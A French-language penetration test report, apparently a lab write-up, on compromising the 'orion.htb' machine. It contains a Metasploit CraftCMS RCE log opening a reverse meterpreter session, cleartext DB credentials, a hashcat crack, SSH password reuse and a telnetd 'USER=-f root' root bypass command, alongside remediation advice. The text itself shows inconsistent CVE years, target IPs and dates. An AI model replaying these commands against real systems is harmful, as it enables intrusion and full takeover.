
RAPPORT D'AUDIT DE SÉCURITÉ

Client : Orion Telecom

Projet : Pentest-Orion

Référence Document : AUDIT-ORION-2026-V1.0

Auteur : Aurian-P

Cible : orion.htb (10.129.103.195)

Type d'évaluation : Pentest « Boîte Noire » (Black Box) interne

Date d'intervention : 21 août 2026.

1. Synthèse Exécutive


1.1. Contexte & Objectifs

Dans le cadre de l'évaluation de sa posture de sécurité réseau et applicative, la société Orion Telecom a mandaté une prestation de test d'intrusion en approche « Boîte Noire » sur le serveur de production orion.htb (10.129.103.195). L'objectif principal était de déterminer si un attaquant externe ou un utilisateur interne malveillant pouvait compromettre la confidentialité, l'intégrité ou la disponibilité du système.

1.2. Aperçu du Niveau de Risque Global

Le niveau de risque global du système évalué est jugé CRITIQUE. L'évaluation a permis la compromission totale de la machine avec l'obtention des privilèges d'administration maximaux (root).

L'attaque s'est déroulée en cascade : une vulnérabilité applicative Web critique a ouvert le premier accès, suivi d'une fuite de données et d'une réutilisation de mot de passe faible, pour s'achever sur l'exploitation d'un composant système obsolète écoutant en local.



1.3. Matrice de Répartition des Risques

Sévérité	Nombre	Description Synthétique
CRITIQUE	1	Exécution de code à distance non authentifiée (CraftCMS)
ÉLEVÉE	2	Réutilisation de mot de passe faible / Bypass d'authentification local (Telnetd)
MOYENNE	1	Exposition d'identifiants de BDD en clair dans l'environnement
FAIBLE	0	Aucune vulnérabilité mineure retenue

2. Périmètre et Méthodologie

2.1. Périmètre Qualifié

Ressource / IP	Service / Application	Méthode d'accès
10.129.103.195 (orion.htb)	Serveur Web Nginx & Service SSH	Boîte Noire (Sans accès préalable)

2.2. Méthodologie

L'intervention s'est appuyée sur le référentiel international PTES (Penetration Testing Execution Standard) et le guide d'évaluation de l'OWASP. La sévérité des failles a été calculée selon le standard CVSS v3.1 (Common Vulnerability Scoring System).

3. Cartographie du Système Cible

Le balayage initial des ports TCP exposés sur la cible a révélé la surface d'attaque suivante :

Port / Protocole	Etat	Service	Version / Détection	Détails & Remarques
22/TCP	Ouvert	SSH	OpenSSH 8.9p1	Authentification par mot de passe autorisée
80/TCP	Ouvert	HTTP	Nginx 1.18.0 / CraftCMS 5.6.16	Application Web "Orion Telecom"

4. Scénario d'Attaque Détaillé (Kill Chain)

Étape 1 : Accès initial via l'application Web (RCE)

L'analyse de l'application Web hébergée sur le port 80 a permis de détecter l'utilisation du CMS CraftCMS en version 5.6.16. Cet équipement était vulnérable à la CVE-2026-32432, une faille d'instanciation d'objets PHP arbitraires couplée à un empoisonnement de session. L'exploitation réussie a fourni un shell interactif non privilégié sous l'utilisateur de service www-data.

Étape 2 : Inspection environnementale & Fuite d'identifiants

Depuis la session `www-data`, l'inspection des variables de processus (`env`) a révélé le mot de passe du compte `root` MariaDB stocké en clair (`SuperSecureCraft123Pass!`). La connexion à la base de données a permis d'extraire la table des utilisateurs applicatifs, contenant le hash Bcrypt du compte `admin` (`adam@orion.htb`).

Étape 3 : Mouvement latéral (Pivot vers le compte 'adam')

Le hash extrait a été soumis à une attaque par dictionnaire hors-ligne (`Hashcat + rockyou.txt`). Le mot de passe a été cassé en moins de deux minutes : `darkangel`. L'attaquant a exploité la réutilisation de ce mot de passe applicatif sur le service SSH système pour obtenir une session shell complète sous l'identité de l'utilisateur `adam`.

Étape 4 : Élévation locale de privilèges vers 'root'

L'énumération des services écoutant uniquement en boucle locale (`127.0.0.1`) a révélé la présence d'un démon `telnetd` (GNU `InetUtils v2.7`) sur le port `23`. Ce service souffrait de la CVE-2026-24061 (injection d'argument dans la variable `USER`). En passant l'argument `-f root`, le processus d'authentification a été entièrement contourné, conférant les privilèges absolus `root` sur le serveur.

5. Fiches Détaillées des Vulnérabilités

VULN-01 : Injection de code non authentifiée (RCE) — CraftCMS

Sévérité : CRITIQUE — 10.0 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CWE : CWE-94 (Code Injection)

Composant : Endpoint Web `/actions/assets/generatetransform`

Description :

Traitement JSON non sécurisé au sein du framework sous-jacent (Yii2) permettant l'instanciation de classes PHP arbitraires et l'exécution de code à distance via Session Poisoning.

Preuve de Concept (PoC) :

Utilisation de l'exploit metasploit `Linux/http/craftcms_preauth_rce_cve_2025_32432` :

```
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > exploit
[*] Started reverse TCP handler on 10.10.17.242:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (3106788 bytes) to 10.129.124.138
[*] Session ID 37 (10.10.17.242:5555 → 10.129.124.138:47566) processing AutoRunScript 'multi_console_command -rc '
[-] Could not execute multi_console_command: TypeError no implicit conversion of nil into String
[*] Meterpreter session 37 opened (10.10.17.242:5555 → 10.129.124.138:47566) at 2026-09-07 11:54:47 +0000

meterpreter > getuid
Server username: www-data
```

```
www-data@orion:~/html/craft/web$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Remédiation :

Mettre à jour CraftCMS vers la version 5.6.17 ou supérieure. À défaut, bloquer l'accès à l'endpoint /actions/assets/generatettransform.

VULN-02 : Stockage d'identifiants BDD en clair dans l'environnement

Sévérité : MOYENNE — 6.5 (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

CWE : CWE-526 (Cleartext Storage in Environment Variable)

Composant : Processus PHP-FPM / Nginx

Description :

Exposition des identifiants de la base de données MariaDB dans les variables d'environnement globales du serveur web, lisibles par tout sous-processus www-data.

Preuve de Concept (PoC) :

```
www-data@orion:~/html/craft$ cat .env
cat .env
```

```
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
```

```
www-data@orion:~/html/craft$ mysql -u root -p orion
mysql -u root -p orion
Enter password: SuperSecureCraft123Pass!
```

Remédiation :

Stocker les secrets dans un fichier .env protégé par des droits POSIX stricts (640, propriétaire root:www-data) et restreindre les privilèges du compte BDD (ne pas utiliser root).

VULN-03 : Politique de mot de passe faible & Réutilisation d'identifiants

Sévérité : ÉLEVÉE — 7.8 (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-521 (Weak Password Requirements)

Composant : Base MariaDB (orion.users) / Service SSH

Description :

Mot de passe du compte administrateur faible (darkangel), vulnérable au cassage par dictionnaire, et réutilisé à la fois sur l'application web et pour la session système/SSH de l'utilisateur adam.

Preuve de Concept (PoC) :

Récupération des identifiants sur la BDD MariaDB :

```
MariaDB [orion]> SELECT username, email, password FROM users WHERE username='admin';  
  
SELECT username, email, password FROM users WHERE username='admin';  
+-----+-----+-----+  
| username | email      | password |  
+-----+-----+-----+  
| admin    | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GmbXo8NHp3P/B42LUg0lS |  
+-----+-----+-----+
```

Craquage du mot de passe avec Hashcat :

```
hashcat -m 3200 ./hash.txt /usr/share/wordlists/rockyou.txt  
$2y$13$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GmbXo8NHp3P/B42LUg0lS:darkangel
```

Réutilisation des identifiants sur le service SSH :

```
ssh adam@10.129.124.138  
  
adam@orion:~$ id  
uid=1000(adam) gid=1000(adam) groups=1000(adam)
```

Remédiation :

Imposer une politique de mots de passe robustes (16 caractères minimum, complexité) et bannir la réutilisation de mots de passe entre comptes applicatifs et comptes d'infrastructure.

VULN-04 : Contournement d'authentification local — Telnetd

Sévérité : ÉLEVÉE — 7.8 (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-88 (Argument Injection)

Composant : Service telnetd (GNU InetUtils v2.7) sur 127.0.0.1:23

Description :

Injection d'argument via la variable USER transmise au binaire /bin/login par le démon telnetd, permettant de forcer une session authentifiée root sans contrôle de mot de passe.

Preuve de Concept (PoC) :

Vérification des services en écoute, découverte du port 23 en écoute :

```
adam@orion:~$ netstat -tulnp  
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                 LISTEN      -  
tcp        0      0 0.0.0.0:22             0.0.0.0:*                 LISTEN      -  
tcp        0      0 0.0.0.0:80             0.0.0.0:*                 LISTEN      -  
tcp        0      0 127.0.0.1:23           0.0.0.0:*                 LISTEN      -  
tcp        0      0 127.0.0.0:53           0.0.0.0:*                 LISTEN      -  
tcp6       0      0 :::22                  :::*                     LISTEN      -  
udp        0      0 127.0.0.0:53           0.0.0.0:*                 LISTEN      -  
udp        0      0 0.0.0.0:68             0.0.0.0:*                 LISTEN      -
```

Recherche de la version du service telnetd :

```
adam@orion:~$ telnetd --version
telnetd (GNU inetutils) 2.7
```

Exécution de la commande d'exploitation de la CVE-2026-24061 :

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
```

Validation des privilèges obtenus :

```
root@orion:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Remédiation :

Désactiver et désinstaller immédiatement le service telnetd. Utiliser exclusivement SSH pour les liaisons d'administration locale ou distante.

6. Plan d'Action et Feuille de Route (Remédiation)

Priorité	Actions Correctives	Responsable	Echéance
URGENT (24-48h)	1) Mettre à jour CraftCMS vers la version >= 5.6.17 2) Désactiver le service telnetd (systemctl stop telnetd && systemctl disable telnetd) 3) Forcer le changement du mot de passe de l'utilisateur adam.	Equipe Web / Admin Sys	24 à 48 heures
COURT TERME (15j)	1) Supprimer les secrets en clair dans env et sécuriser les fichiers de configuration. 2) Restreindre les privilèges du compte BDD MariaDB à l'usage applicatif strict (supprimer l'accès root à la BDD).	Développeurs / DevOps	15 jours
MOYEN TERME (30j)	1) Déployer une politique de mots de passe renforcée sur l'annuaire/IAM. 2) Mettre en place un audit de régularité des composants logiciels obsolètes (Gestion des patches).	RSSI / Sysadmin	30 jours